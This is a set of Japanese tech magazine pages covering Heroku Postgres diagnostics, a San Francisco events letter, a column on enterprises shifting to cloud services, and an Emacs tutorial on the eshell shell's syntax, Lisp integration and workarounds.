また、併せて`heroku pg:diagnose`コマンドも使用してみてください。こちらも、キャッシュ・インデックス使用率などのさまざまなデータを解析しますので、データベースのどこに問題があるかを探すのに役立ちます。

そのほかにも、pg-extras[注8]プラグインには役立つコマンドがたくさん入っているので、こちらもぜひ追加してみてください。

注6） URL https://dataclips.heroku.com
注7） URL https://devcenter.heroku.com/articles/expensive-queries
注8） URL https://github.com/heroku/heroku-pg-extras

サンフランシスコだより

10月はDreamforce[注9]などの大きなイベントが多く、サンフランシスコには日本からたくさんの人が来ていました。筆者の知り合いも多く訪れ、Herokuのオフィスやサンフランシスコでの働き方を紹介する機会にとても恵まれました。オフィスや働き方を紹介することによって、筆者としては「わぁ！　わたしもこんなところで働きたい！」とHerokuに応募してくれることを目論んでいるのですが、なぜかいつもあまりうまくいきません。みなさんHerokuには感動してくださるのですが……(本当に自慢のオフィスです！)。これを読んでくださっている方も、Herokuに応募するかどうかは別として、Herokuオフィスに遊びに来たいときはぜひご連絡ください！

サンフランシスコのイベント事情

サンフランシスコでは、本当に多くの、大きなTech系イベントが開催されています。ここ最近だけでも企業主催のものではOracle Open World、Future Stack、Dreamforce、コミュニティ主催のものではHTML5DevConfなどが開催されました。サンフランシスコは小さな街ですので、そのような企業主催のものになると期間中はまさしく街全体がイベント一色となり、そこら中で広告を見かけます。

そんなTech系のイベントも多いですが、10月にはフリートウィークもありました。フリートウィークでは海軍さんたちがある一定の港(この場合はサンフランシスコ)に1週間滞在し、パレードやショーなどいろいろなことをします。この期間中は街にセーラー服を着た海兵さんが溢れ、とても格好良いです(あ、セーラー服といっても本当の水兵さんの服のほうなので、別に女装したムキムキのお兄さまたちが溢れていたわけではないのでご安心を……)。

このフリートウィークでの一番の目玉は、なんといってもブルーエンジェルスです(**写真**)。ブルーエンジェルスとはアメリカ海軍所属のアクロバット飛行隊のことで、彼らのアクロバット飛行は本当にすばらしいです！　たいていは土日の2日間だけなのですが、練習日として金曜日も飛んでいるため、オフィスで仕事をしていると飛行機の轟音が聞こえてきて「襲撃！？」と、何事かと思っていました。この期間はサンフランシスコも人で溢れて賑わって、Uberもびっくりするほど値上がりしていました(Uberは需要と供給によって値上がりします)。Tech系のカンファレンスへの参加ももちろん良いですが、こういったサンフランシスコ独自のイベントのために訪れてみるのもいいのではないでしょうか。SD

▼**写真**　**Fleet week over Mission Dolores Park by Sarah (http://andyandsarahinca.tumblr.com)**

注9) SalesForce社主催のカンファレンス　URL http://www.salesforce.com/jp/dreamforce

サーバーワークスの瑞雲吉兆仕事術

第5回　クラウドにかかわるビジネスの潮流

クラウドの登場によって、情報システムのあり方、そしてエンジニアのキャリアそのものが大きく変わろうとしています。本連載では、クラウドの登場とそれによって情報システムがどのように変わろうとしているのか、そしてエンジニアのキャリアがそれによってどのように変わろうとしているのか――すでに起こりつつある変化を読み取ります。皆さんが自分のキャリアを考えるための材料を提供します。

Writer ㈱サーバーワークス　代表取締役　大石 良（おおいし りょう）／ http://blog.serverworks.co.jp/ceo/

クラウドの大きなうねり

本連載の前半では、今までコンシューマ向けだと思われていた製品やサービスを積極的に活用することで、閉塞的だった情報システムを民主化しようという筆者たちの取り組みを「社内LAN撲滅運動」などの具体的な取り組みとともに紹介させていただきました。こうした流れが進むことで、企業の情報システムにどんなことが起きるのか、予測を交えながら筆者の考えを話していきます。

前回までで、さまざまなケースで社内システムのクラウド化が進み、同時に「今まで当たり前だと思っていた業務が突如なくなった」という話をしました。本稿では筆者たちの例だけでなく、他社の実例を通じて、こうしたトレンドが「私たちの会社」という特定の場所で局所的に起きているのではなく、もっと大きなうねりになっていることを再確認したいと思います。

「作らないシステム」

◈JALの事例

JALが旅客サービスシステム（航空券の予約や発券、搭乗管理）の一部に、アマデウス社のクラウドサービスを利用するという発表[注1]がありました。

発券システムといえば、航空会社の「根幹」とも呼べるシステムです。そこでクラウドが導入されるということは、非常に画期的な出来事だと筆者は認識しています。確かに、利用者から見て「発券システムが優れているから＊＊社のエアラインを使う――」という発想にはあまりならないでしょう。そう考えると、旅客サービスシステムが事業の差別化につながる可能性は、限定的だとみなして良いと思います。そして、差別化につながらないのであれば、積極的に「外部のものを使う」という判断は非常に合理的だと考えられます。

◈丸紅の事例

総合商社の丸紅は、今年の7月に行われたAWS Summit Tokyoで「今後新規に必要となるサーバリソースはすべてAWSを使う」と発表し、業界に衝撃を与えました。よく発表を聞いてみるとわかるのですが、「すべてのシステムをAWSに」という話ではなく、「メール・カレンダーなどはOffice365を、営業支援はSalesforceを使い、それ以外はAWSに移行する」という話なのです。つまり、システムをきちんと分類して、それぞれシステムごとにカテゴリキラーの

注1）http://press.jal.co.jp/ja/release/201407/003017.html

クラウドサービスを利用し、どこにもはまらないものはAWSを利用する」という話でした。

前回までの話で、筆者も「当社はAWSのプロジェクトを多数こなしているが、メールサーバを立ち上げることはほとんどない」という話をしました。無条件にAWSを使うのではなく、きちんと分類して適材適所でクラウドを使い分けていく――これからの情報システムの姿を示す好例だと考えられます。

◈ロート製薬の事例

ロート製薬では「4年の検討を経てクラウドファーストへ」という記事で明らかになったとおり、やはり前提としてクラウドを利用するという戦略を立てています[注2]。

筆者も話を直接伺ったのですが、最初に先方の情報システム部長が示された戦略が非常にユニークだったことを今でも覚えています。曰く「今までは、リースアップを期限とする『システム更改』というものがあって、ここでアプリケーションもハードウェアも入れ替えていたが、今後はハードウェアをAWSのクラウドに移行し、アプリケーションはそのまま使い続ける。アプリケーションの延命策としてAWSを使い始めたい」という話だったのです。

最初、筆者は「何という後ろ向きな(笑)クラ

注2）http://itpro.nikkeibp.co.jp/article/COLUMN/20140617/564729/

COLUMN　2020年にプログラマの仕事は消滅するのか?

「2020年なくなる仕事」という表が話題になりました[注3]。

この中に「プログラマ」という項目があって、ITに携わる方はギョッとされたのではないかと思います。私見ですが、これは「半分正しく、半分間違って」います。確かに、「ユーザ企業のニーズに合わせてコードを書く」という業務に携わるプログラマは、注3のリンク先の例が示すように今後は減少していくのだと思います。一方で、絶対数は少なくなるが「クラウドサービスを作るプラグラマ」の価値は飛躍的に高まってきます。

クラウドサービスの開発者は、本質的に「レバレッジが効きやすい」のです。

今までは、社内での再利用を目指していろいろなライブラリやコンポーネントを作っていたと思いますが、そういうモノが本当にうまく回るケースというのは少なかったのではないかと思います。社内でコードの再生産をするには、会社1つでは小さ過ぎると思うのです。

同じことがクラウドにも言えそうです。2005年前後、情報システムの世界では「SOA(システム指向アーキテクチャ)」というキーワードが隆盛を極めていました。が、本当にうまくいくケースは少なかったようです。SOAという高度な抽象化を実現するには、1社という枠では小さ過ぎてコストが見合わないのです。ところが、クラウドだとうまくいきます。AWSが出てきたとき、筆者は「これはSOAだ」と思いました。1社で抽象化を進めるにはコストが高過ぎても、数千、数万という顧客がシェアするのであれば、十分にリーズナブルなコストで提供できるわけです。

AWSがSOAを実現できたのは、優秀なプログラマがいたからにほかなりません。ユーザ企業に向けてコードを書くエンジニアが1馬力しか出せないのに対して、クラウドサービスを支えるプログラマは、100馬力、1,000馬力が出せるようになります。クラウドの普及と共に、優れたプログラマの価値は飛躍的に上がっていくことでしょう。

注3）http://gendai.ismedia.jp/articles/-/36518

ウドの使い方なんだろう」と一番に思ったのですが、時間を経て自分の思慮の足りなさを反省することになります。ロート製薬さんの戦略は「システム更改というイベントを消失させてしまう」という、IT業界の常識を覆すイノベーションそのものだったのです！　しかも、それは、今までのIT資産を抱える企業でも選択可能なオプションという点で画期的だと思います。

一方で、これまではリースアップのタイミングで待ち構えていれば仕事が降ってきたSIerにとっては、悪夢の始まりでもあります。ほとんど有無を言わさずに発生していたシステムの作り直しが見込めなくなるのです。

どの例でも顕著に見られるように、明らかにシステム開発が減少する方向にベクトルが向いています。これまで、システムは「作る」ものが当たり前だったところで、「クラウドをどんどん使っていこう」「アプリケーションを作らずに、システムを運用できるようにしよう」という動きが加速しているわけです。

変わる「情報システム」

◈崩れる「作る前提」

ここまで見てきたとおり、今までは「作る」ことが当たり前だったところに、突然「使う」というまったく質の異なるミッションが入り込んできている、というのが現在の情報システムの置かれた状況だと思います。

作る前提ですと「調達」と「運用」が情報システム部門の主たる業務となります。「構築」は季節性の高い（人員の増減が激しい）業務になりますので、どうしてもアウトソースすることになります。ですから、「情報システム部員が運用を行う」というのは、人員の適正配置という点では非常に合理的です。

ところが、同じチームが今度は「使え」と言われる。「サービスを使う」というのは、見た目ほど簡単なことではありません。サービスサイエンスという分野があるくらい、「ちゃんと使って、生産性の向上を実現する」というのは簡単なことではありません。

しかも、これからは複数のクラウドを使うことが前提になります。

今まではベンダーを絞って、特定のベンダーに意識的にノウハウを集約して、ITインフラに掛かる暗黙知を自社・ベンダー間で共有するというセーフガードがうまく機能していましたが、これからはそうも行かなくなりそうです。Salesforce、AWS、Office 365といった最先端のサービスすべてに精通しているベンダーというのは多くありません。そうなると、ユーザ企業はたくさんのベンダーと契約することになり、「ベンダーに自社の暗黙知を保持してもらう」という保険は機能しなくなるでしょう。そうなれば、どのクラウドサービスをどのように使っているのか、データはどのように保管されるのか、といったクラウド時代のアーキテクチャを、ユーザ企業が自社で把握し続けなければなりません。

◈セキュリティ

セキュリティに対する考え方も大きく変わります。前回までで「境界型セキュリティモデルの限界」について再三お話しましたが、これは今後クラウドサービスを利用するユーザすべてが直面する問題になるはずです。

もちろん、暗号化などの手段も有効です。ですが、どこでどのように暗号化するのか、検索はどうするのか、などいくつか考慮すべきポイントもあります。

「仮想コンテナ」も、セキュリティを高める用途で使われそうです。今までDockerは「開発効率を上げる」点にスポットライトが当たっていましたが、セキュリティ向上の用途でも使われるかもしれません。個人用のコンテナと会社用のコンテナとを分けて管理しておけば、端末を紛失したときに「個人用コンテナは何もしないが、会社用コンテナの中身を強制的にリモートワイプする」などの使い方ができるようになります。こうした、新しい技術をセキュリティ向

COLUMN　クラウドなら何でも良いのか?

ちょうどこの記事を書いているころ、ISMS認証の更新審査がありました。インタビュワーから会社としてのISMSの評価について聞かれ、会社として現状のISMSに満足していることを伝えたのですが、インタビュアーから「これはいいですね」と言われたポイントがあります。それは、「当社が独自にクラウドサービスのセキュリティを評価するためのチェック項目を設けて、利用するクラウドサービスそれぞれのアセスメントを毎年行っている」という点です。筆者たちは積極的なクラウド推進派ですが、「クラウドだったら何でも良い」と盲信しているわけではありません。筆者たちも、いくつかのサービスを使おうとしたものの、自社のセキュリティ基準を満たさないために、利用を停止したり縮小したりしているサービスもあります。そうしたプロセスを経ているからこそ、ユーザとしても「会社がちゃんとチェックしているから安心して使える」ということが実現できているのだと思います。

筆者たちのクラウドに対する態度は、次のロシアのことわざで表せると思います。

――「信頼せよ、されど検証せよ」

上のために取り入れる努力なども、これからの情報システム部門に求められる機能の1つになると考えられます。

◈「引き出し」

先日、東急ハンズの執行役員を務めていらっしゃる長谷川さんとお話していたときに、こんなエピソードを聞きました。

「この前うちのグループ会社で『アンケートシステムを作ろう』という話があったんだけど、話をよく聞いてみるとSurveyMonkeyでできそうなんだよね。だからSurveyMonkeyを使うように言ってやったわ」

筆者は、これこそがこれからの情報システムに求められるものだと思います。

競争優位につながるものは作る。そうでないものは(十分な品質のサービスがあれば、それを)使う……。

ユーザ部門の要件を聞き、自社のセキュリティポリシー、情報アーキテクチャ、予算などのさまざまな制約条件を考慮しながら、可能な限り「イケてるクラウドを使う」ことで課題を迅速に解決する。こうした「引き出し」がより重要になりそうです。

今まで示してきたように、最初は「コンシューマライゼーション」のように「対岸の火事」だったクラウド化があっという間に企業の情報システムにまで浸透し始めており、そうした動きは「システムは作るもの」という前提に拠っていたこれまでのしくみを揺るがしかねないところまで来ています。

次回最終稿では、こうした時代に、

「エンジニアに求められることは何なのか?」
「どのようなキャリアが考えられるのか?」

――という点について考察します。SD

㈱サーバーワークス
代表取締役
大石 良(おおいし りょう)

・昭和48年7月20日新潟市生まれ
・2000年にECのASPを立ち上げるべく起業

思考をカタチにするエディタの使い方

るびきち流 Emacs超入門

Writer | るびきち twitter@rubikitch | http://rubikitch.com/

第8回 カスタマブルなEmacs Lisp製シェル「eshell」!

Emacs Lispで書かれたシェル「eshell」を詳しく見ていきます。基本的な文法から、Lisp式の評価、Lisp関数の呼び出し、エイリアスの設定まで解説します。後半では、eshellの弱点と、その対処方法を紹介しています。

eshellとは

ども、かつてないほどEmacs愛に溢れているるびきちです。Emacs 24.4がリリースされましたね！　筆者のサイト「日刊Emacs」でも新機能レビューしています(http://rubikitch.com/category/emacs-24-4/)。

Emacsではさまざまなアプリケーションが Emacs Lispで書かれています。eshellはEmacs Lispで書かれたシェルです。Emacsとシェルといえば通常のシェル(bash、zshなど)をEmacsのバッファで動かすM-x shellがありますが、eshellはそれよりもEmacsとの親和性が強いです。シェルスクリプトよりもEmacsが好きな筆者は、eshellを愛用しています。eshellはすべてがEmacs Lispで書かれています。その事実はたくさんのメリットをもたらします。


まず、eshellはプラットフォームを選びません。Emacsが動く環境であればすべての環境でeshellが動きます。とくにUNIX系OSを得意とする人が職場の都合上などでWindowsを使わされている場合、eshellは強い味方になります。WindowsでもGNU Screenやzshなどを導入できますが、eshellはEmacsさえインストールすれば即座に使える手軽さがあります。代表的なUNIXコマンドもEmacs Lispで実装されているので、そのままでcpやmvなどが実行できます。WindowsでもUNIX系OSに負けない強力なシェルが使えるということです。

そして、前回のdiredのところでお話したように、Emacs Lispで書かれているということは、すべての挙動がコントロールできるということです。ほかのシェルでもシェルスクリプトで柔軟にカスタマイズできますが、それにも限界があります。シェルのコアとなる部分がC言語で書かれているので、コアに触れるカスタマイズまではできません。対してeshellはコアも含めてEmacs Lispで書かれているので、コアを再定義できます。新機能追加も自由自在で、あっさりとオレオレeshellが構築できます。


M-x shellのメリットはすべて受け継いでいます。バッファに出力が蓄積するのでスクロールしてしまった出力をあっさりと遡(さかのぼ)れます。入力補完機能も当然あります。コマンドの出力をほかのバッファに貼り付けるのも楽勝です。

とはいえM-x shellではシェル本来の機能を発揮しきれない欠点があります。とくにzshは、Emacsではないかと錯覚してしまうほどの能力を持っています。実際zshにおいてM-xをタイプすると、さまざまなコマンドが実行できます。zshは実際のところ行指向どころか画面指向のシェルという様相です。設定すればM-x tetrisでzsh製のテトリスが遊べてしまいます。が、そ

▼図1　M-x eshell



▼図2　C-u 22 M-x eshell



ういったことがEmacsからのM-x shellではできなくなります。M-x shellは、シェル独自の機能を殺してしまうのです。eshellはそれ自体が完結されたシェルであるため、当然M-x shellよりもシェルとして作り込まれています。

eshellはEmacsのシェルだけあって、Emacs Lispとの連携ができます。具体的にはeshellから直接Emacs Lisp式を評価させたり、Emacsのコマンドを実行したりもできます。さらにおもしろいことに、Emacs Lispの任意の関数をシェル形式で呼び出せます。とにかくeshellからはすべてのEmacsの機能が呼び出せるので、eshellのバックにはすべてのEmacsの関数・コマンドが味方についているのです。Emacsのスキルが上がれば自動的にeshellも強化されます。まさにEmacsヘビーユーザにとって最強のシェルと言えるでしょう。

eshellはそれ自体がシェルの働きをするので、シェルの基本的な機能はすべておさえてあります。リダイレクト・パイプ、複文、コマンド・ファイル名補完、バッククォート、シェル変数、エイリアスも実装されています。複雑なので本稿では解説しませんが、状況に応じて補完できるプログラマブル補完(pcomplete)もあります。また、zshのグロブ(ワイルドカード)も実装されています。

一方でeshellは、Emacsの機能にシェルのインターフェースでアクセスしているものと考えることができます。Emacsは元来テキストエディタであり2次元ですが、シェルのコマンドラインは1次元です。テキストエディタがシェルを模倣するのは、たやすいことです。eshellで書かれた命令を内部でLispに変換してEmacsに送信しています。

起動

eshellを起動するには、M-x eshellを実行します。すると、M-x shellと同様なプロンプトが出てきます(**図1**)。あとは通常どおりシェルとして使っていけばいいです。

eshellは複数枚立ち上げられます。C-u M-x eshellで新しいeshellバッファが作成されます。C-u **数字** M-x eshellで「*eshell*<数字>バッファ」が作成されます(**図2**)。それぞれのeshellバッファは独立したカレントディレクトリを持てます。複数のディレクトリで作業する場合に便利です。

M-x eshell-commandは、M-!のeshell版です。eshellで1回だけコマンドを実行するのに便利です。

リダイレクト・パイプ

eshellは出力リダイレクト・パイプが実装されています。使い方は通常のシェルと変わりません。

```
~ $ echo xxx > test.txt
~ $ cat test.txt
xxx
~ $ echo foo | wc
      0       1       3
```

zshと同様に複数のファイルに書き込んだり、リダイレクト後にパイプを通すこともできます。

eshell版echoはデフォルトでは改行を入れないので-nで改行を入れています。

```
~ $ echo -n hoge > a > b > c | wc
      1       1       5
~ $ cat a
hoge
~ $ cat b
hoge
~ $ cat c
hoge
```

eshellならではの仮想デバイスもあります。/dev/nullはeshell側で実装されているのでWindowsでも使えます。

```
~ $ echo test > /dev/null
[出力を非表示にする]
~ $ echo test > /dev/kill
[出力をキルリングに入れる(内容:test)]
~ $ echo test >> /dev/kill
[出力をキルリングに追記する
(内容:testtest)]
~ $ echo test > /dev/clip
[出力をクリップボードに入れる]
```

リダイレクト先にバッファも指定できるのはさすがEmacs上のシェルです(**図3**)。話の都合上先に出してしまいましたが、eshellではLisp式を評価させることができます。

▼図3　リダイレクト先にバッファを指定

```
~ $ echo buf > #<buffer output>
[バッファoutputに出力する]
~ $ (with-current-buffer "output" (buffer-string))
[バッファoutputの内容を表示する]
buf
~ $ echo buf >> #<buffer output>
[バッファoutputに追記する]
~ $ (with-current-buffer "output" (buffer-string))
bufbuf
~ $ (with-current-buffer "output" (goto-char 4))
[バッファoutputのカーソルを移動させる]
4
~ $ echo X >>> #<buffer output>
[バッファoutputの現カーソル位置に出力する]
~ $ (with-current-buffer "output" (buffer-string))
bufXbuf
```

▼図4　eshellでの複文

```
~ $ echo a; echo b
[echo aとecho bを実行する]
a
b
~ $ sh -c 'exit 0' && echo normal
[終了ステータス0(正常終了)なのでnormalが表示される]
normal
~ $ sh -c 'exit 1' && echo normal
[終了ステータスが1(異常終了)なのでnormalは表示されない]
~ $ sh -c 'exit 0' || echo abnormal
[正常終了なのでechoは実行されない]
~ $ sh -c 'exit 1' || echo abnormal
[異常終了なのでechoは実行される]
abnormal
```

複文

eshellでの複文はUNIXシェルと同じです。

- ;で続けてコマンドを実行
- &&で前のコマンドが正常終了なら次のコマンドを実行
- ||で前のコマンドが異常終了なら次のコマンドを実行

図4に例を挙げました。

シェル変数

eshellにおけるシェル変数はEmacsの変数です。シェル変数を設定するにはsetqコマンドを使います。シェル変数は変数名の前に$を付けて参照します。

```
~ $ setq a 10
10
~ $ echo $a
10
~ $ echo a=$a
a=10
```

文字列は通常のシェル同様「" "」と「' '」で囲むことができ、両者の違いも同じです。

```
~ $ echo "a=$a"
a=10
~ $ echo 'a=$a'
a=$a
~ $ echo "a"$a"a"
a10a
~ $ echo a$a"a"
a10a
```

▼リスト1　Emacs Lisp評価関数

```
(defun eshell/e (arg)
  (eshell-printn (pp-to-string (eval (if (listp arg) arg (read (format "%s" arg)))))
  nil)
```

コマンド実行結果を引数にする

eshellでコマンド実行結果を引数にするには{}を使います。シェルのバッククォートとは異なるので気を付けてください。{}の中はeshellのコマンドそのものなので、Lisp式も書けます。文字列に埋め込むには${}を使います。

```
~ $ cd /
/ $ pwd
/
/ $ echo `pwd`
`pwd`
/ $ echo {pwd}
/
/ $ echo ${pwd}
/
/ $ echo pwd=${pwd}
pwd=/
/ $ echo "pwd=${pwd}"
pwd=/
/ $ echo {(+ 3 4)}
7
```

Lisp式評価

eshellはEmacs Lispで書かれたシェルなので、eshellの中でLisp式を評価させることも簡単です。関数呼び出し(開括弧から始まる)についてはそのまま実行できます。なおconcat関数は引数に指定した文字列を結合した文字列を返します。

```
~ $ (+ 1 2)
3
~ $ (concat "foo" "bar")
foobar
```

関数呼び出しそのものもeshellのコマンドになるので、;で区切って複数の実行結果を得ることもできます。

```
~ $ (+ 1 2); (+ 3 4)
3
7
```

関数呼び出しの結果を文字列に埋め込むには$()を使います。なお、*echoはeshellの内部コマンドのechoではなくて外部コマンドのechoを呼び出します。内部コマンドのechoは複数の引数をリスト化する性質があります。

```
~ $ echo $(+ 1 2) $(+ 3 4)
(3 7)
~ $ echo "$(+ 1 2) $(+ 3 4)"
3 7
~ $ *echo $(+ 1 2) $(+ 3 4)
3 7
```

ただし、変数の値を得る場合は変数名がコマンド名とみなされるため、そのままではうまくいきません。Lisp式の評価値を表示するeshell/e関数を定義することで、eshellでeコマンドが使えるようにしておきます(**リスト1**)。

eコマンドはLisp式の評価値をきれいな表示形式(pp形式)で出力します。表示形式にすると文字列は""で囲まれ、nilはnilと表示されます。通常の表示形式(print形式)ではなくpp形式にすると、ネストしたリストは複数行に分けて見やすく表示してくれます。

```
~ $ setq a 1
1
~ $ a
a: command not found
~ $ echo $a
1
~ $ e a
1
~ $ e emacs-version
"24.4.1"
~ $ e nil
nil
```

もともとEmacs Lispをシェル的インターフェースで評価するM-x ielmがありますが、eshellを使えばもはや不要です。

Emacs Lispをシェル的に実行させる

eshellにおいては、Lisp関数をシェルコマンドのように呼び出せます。Lisp関数呼び出しは、

```
(関数名 引数 引数...)
```

の形式ですが、この機能を使うことで括弧が省けます。書式としては、

```
関数名 引数 引数...
```

となります。

```
~ $ find-file ~/.emacs.d/init.el
#<buffer init.el>
```

この場合、Emacs Lispをeshellのコマンドとして実行しています。このように実体がEmacs Lispであってもeshellの文法に則り、$で変数の値を参照します。

```
~ $ find-file $user-init-file
#<buffer init.el>
```

引数に渡されたオブジェクトは適宜、型変換されます。たとえば整数を渡したら整数型に、小数を渡したら浮動小数点数型になります。型変換を抑制し、文字列そのものとして渡すには「" "」か「' '」で囲みます。

シンボルを渡すには「`」でバッククォートします。Emacs Lispにおいてバッククォートはリスト展開機能を含むクォート(')で、複雑なリストを作成したりマクロを定義するときに使われます。Emacs Lispの関数呼び出しにおいて、シンボルを渡すにはシンボル名にクォートするのとバッククォートするのとでは同じ結果になります。eshellではクォートはシェルの文字列表現として使われているので、バッククォートがeshellにおけるシンボル渡しに適任なのです。eshellでシェル的バッククォートが使えないのは、こういう背景があるからです。

```
~ $ symbol-name `a
a
```

バッククォートで「``」のように囲まれている場合は、文字列としてそのまま渡されます。

```
~ $ echo `pwd`
`pwd`
~ $ echo `pwd
pwd
```

引数にリストを渡す場合もバッククォートします。eコマンドにリストを渡したらそれを関数呼び出しとして評価します。そのため、関数を評価するときにはバッククォートを置く必要があります。

```
~ $ e (concat "foo" "bar")
[評価結果foobarを変数名として参照するため未定義エラー]
Symbol's value as variable is void: foobar
~ $ e `(concat "foo" "bar")
"foobar"
~ $ e `(+ 1 2)
3
~ $ e `(symbol-name `a)
"a"
```

優先順位

なお、Lisp関数のシェル的呼び出しを使うには条件があります。この条件がなければ、同名のシェルコマンドが存在するのに実行できなくなり、意図しない結果になるからです。

①eshell/CMD関数が定義されているときはそれを実行
②CMDシェルコマンドが存在するときはシェルコマンドを実行
③CMD関数が定義されているときはそれを実行

eshell/CMDはeshell専用のコマンドで、シェルコマンドよりも優先されます。先ほど定義したeshell/eがまさにその例で、eshellでのみeコ

マンドが使えるようになりました。e関数として定義してしまうと、Emacs全体で使えるようになり範囲が広過ぎます。おまけにeシェルコマンドが存在するときはそれが実行されてしまうことになります。

この優先順位の差をうまく使っているのがeshell/grepです。eshell上でファイルに対してgrepを呼び出すとM-x grepが実行されます。grepシェルコマンドが存在し、grep関数(M-x grep)も定義されていますが、eshell/grepはeshellで渡された引数をM-x grepに合うように変換してM-x grepを実行しています。ほかにもeshell/egrepやeshell/fgrepやeshell/agrepも定義されており、同名のシェルコマンドの実行結果をM-x grepで実行するようになっています。

eshell/grepは賢い挙動をします。ファイルに対してgrepを実行したらgrep -nをM-x grepで表示します。対して、パイプ経由でgrepが呼ばれた場合はM-x grepを使いません。このように、eshell/grepは空気を読んでくれます。あなたは、ただ普通にgrepを実行するだけでいいのです。

エイリアス

eshellにもエイリアス機能があります。eshellのエイリアスは定義すると即座にファイルに保存され、永続化されます。書式は次のとおりです。

```
alias 別名 '定義'
```

llをls -lのエイリアスに定義します。それでは、次のように打ち込んでください。

```
~ $ alias ll 'ls -l $*'
```

ほかのシェルとは異なり、エイリアスに渡された引数に展開する$*が必要です。また、$*をそのまま渡す必要があるため、エイリアス定義には「' '」で囲む必要もあります。

定義を省略することで、そのエイリアスを削除します。

```
~ $ alias ll
```

エイリアスはコマンド実行の優先順位では最上位に位置します。そのため、たとえeshell/ll関数が定義されていたとしても、エイリアスllが定義されているときには、ls -lにエイリアス展開されます。

弱点

eshellは魅力的なシェルですが、弱点もいくつかあります。弱点はeshellがEmacs Lispで書かれていることとEmacsのバッファに起因します。ですが、ちゃんと抜け道もあるので安心してください。筆者がeshellを愛用しているのは、それぞれの弱点を克服する方法があり、eshellのメリットが強力だからです。そもそも弱点にひっかかる頻度は多くないです。

- リダイレクト・パイプの処理速度がとても遅い
- 他の文字コード・バイナリデータが扱えない
- 入力リダイレクトが未実装
- 画面指向プログラムがそのまま実行できない
- Emacs Lisp版UNIXコマンドが遅い

リダイレクト・パイプの弱点を克服する

リダイレクト・パイプもEmacs elispで実装されていて、バッファを経由します。これはWindowsでもそのまま動作するという利点はあるものの、欠点の方が目立ちます。

まず、処理速度が通常のシェルと比べて圧倒的に遅いです。少量のデータならば問題ないですが、大量のデータは扱えません。

次にエンコーディングの問題です。通常のシェルではバイナリデータとして扱いますが、eshellではいつものエンコーディング(UTF-8など)で処理してしまいます。そのため、バイナリファ

▼図5　アーカイブのダウンロード・展開

```
~ $ zsh -c 'curl -s http://example.com/foo.tar.gz | tar xzvf -'
~ $ alias dextgz zsh -c "¥"curl -s '¥$1' | tar xzvf -¥""
~ $ dextgz http://example.com/foo.tar.gz
```

▼リスト2　eshell-visual-commands初期値

```
(setq eshell-visual-commands
  '("vi"                                ; what is going on??
    "screen" "top"                      ; ok, a valid program...
    "less" "more"                       ; M-x view-file
    "lynx" "ncftp"                      ; w3.el, ange-ftp
    "pine" "tin" "trn" "elm")           ; GNUS!!
   )
```

イルやほかのエンコーディングのテキストを扱うときに混乱してしまいます。

おまけに、入力リダイレクトも実装されていません。おそらく使用頻度が低いことと、実装が困難だからでしょう。入力リダイレクトは使えないもののcatとパイプで代用する方法もあります。

これらの問題を克服するには本物のシェルを呼び出します(シェルはあらかじめインストールが必要です)。zsh -c ''で(shでも可)囲んでしまいます。'の中で「'」を埋め込むには''を使います。

```
~ $ zsh -c 'echo ''foo'''
foo
~ $ wc ~/.emacs.d/init.el
 11  32 388 /r/.emacs.d/init.el
~ $ zsh -c 'wc < ~/.emacs.d/init.el'
 11  32 388
~ $ cat ~/.emacs.d/init.el | wc
     11      32     388
~ $ zsh -c 'nkf -e utf8.txt > euc.txt'
```

アーカイブをダウンロードしながら展開する場合もeshellでは困難です。かといってシェルを呼び出しても冗長になります。こういう場合はエイリアスでカバーしましょう(**図5**)。dextgzのエイリアス定義はクォートの関係でちょっと複雑です。エイリアス定義の際には「" "」で囲まれた中で$もそのまま渡しておきたいので、¥$と指定しています。もちろん専用のシェルスクリプトを書く方法もあります。

画面指向のプログラムを実行する

eshellはEmacsのバッファで実装されているため、画面全体を使うコンソールアプリはそのままでは動きません。たとえばw3mやlynxといったテキストブラウザ、topなどのcursesアプリケーションです。これらをeshellで直接動かすとeshell自体が混乱してしまいます。そこで端末エミュレータを使って起動させるように設定します。

eshell-visual-commands(**リスト2**)に指定したコマンドをeshellから起動すると、端末エミュレータを使います。

eshellで使う端末エミュレータはEmacs Lispで書かれたtermがデフォルトですが、いかんせん動作が遅いです。そこでtermの代わりに「xterm」などを使うと良いです。筆者は高速軽量なrxvt-unicode(urxvt)を使っています。機能的には「rxvt-unicode-256color」が良く、GNU/Linux環境ならばお使いのパッケージシステムからインストールしてください(Debianならばsudo apt get install rxvt-unicode-256color)。**リスト3**でeshellがtermを呼び出すeshell-exec-visual関数をurxvtを呼び出す内容に、丸ごと再定義しています。

UNIXコマンドエミュレーションを無効にする

eshellには内部コマンドとしてcpやmvなどの基本的なUNIXコマンドが定義されています。このおかげでWindowsでもそれらのコマンドが使えます。

しかし、それらはEmacs elispで実装されて

▼リスト3　eshellからurxvtを呼び出す設定

```
(require 'em-term)
(defun eshell-exec-visual (&rest args)
  (apply 'start-process
         "eshell-exec-visual" " eshell-exec-visual"
         "urxvt" "-title" "eshell-exec-visual" "-e" args)
  nil)
```

▼リスト4　UNIXコマンドエミュレーション無効化

```
(eval-after-load "esh-module"
    '(setq eshell-modules-list (delq 'eshell-ls (delq 'eshell-unix eshell-modules-list))))
```

いるため、動作はとても遅いです。しかもコピー動作中はEmacsが固まってしまうので、大きいファイルを扱うときには耐えがたい苦痛です。おまけにサポートされているオプションが本物よりも少ないです。

この「劣化UNIXコマンド問題」を回避するには**リスト4**をeshell関連の設定の先頭に加えます。eshellはモジュール構成になっているので、不要なモジュールを読み込まないようにすればいいのです。

eshellの挙動の一貫性を保つためだとは思いますが、本物のUNIXコマンドが存在するのにEmacs Lisp版がデフォルトで実行されるのは、やり過ぎだと筆者は考えています。それならば、Windowsであってもgnupack（Cygwin含む日本語Emacs環境）などで基本的なUNIXコマンドをインストールしたほうが快適です。

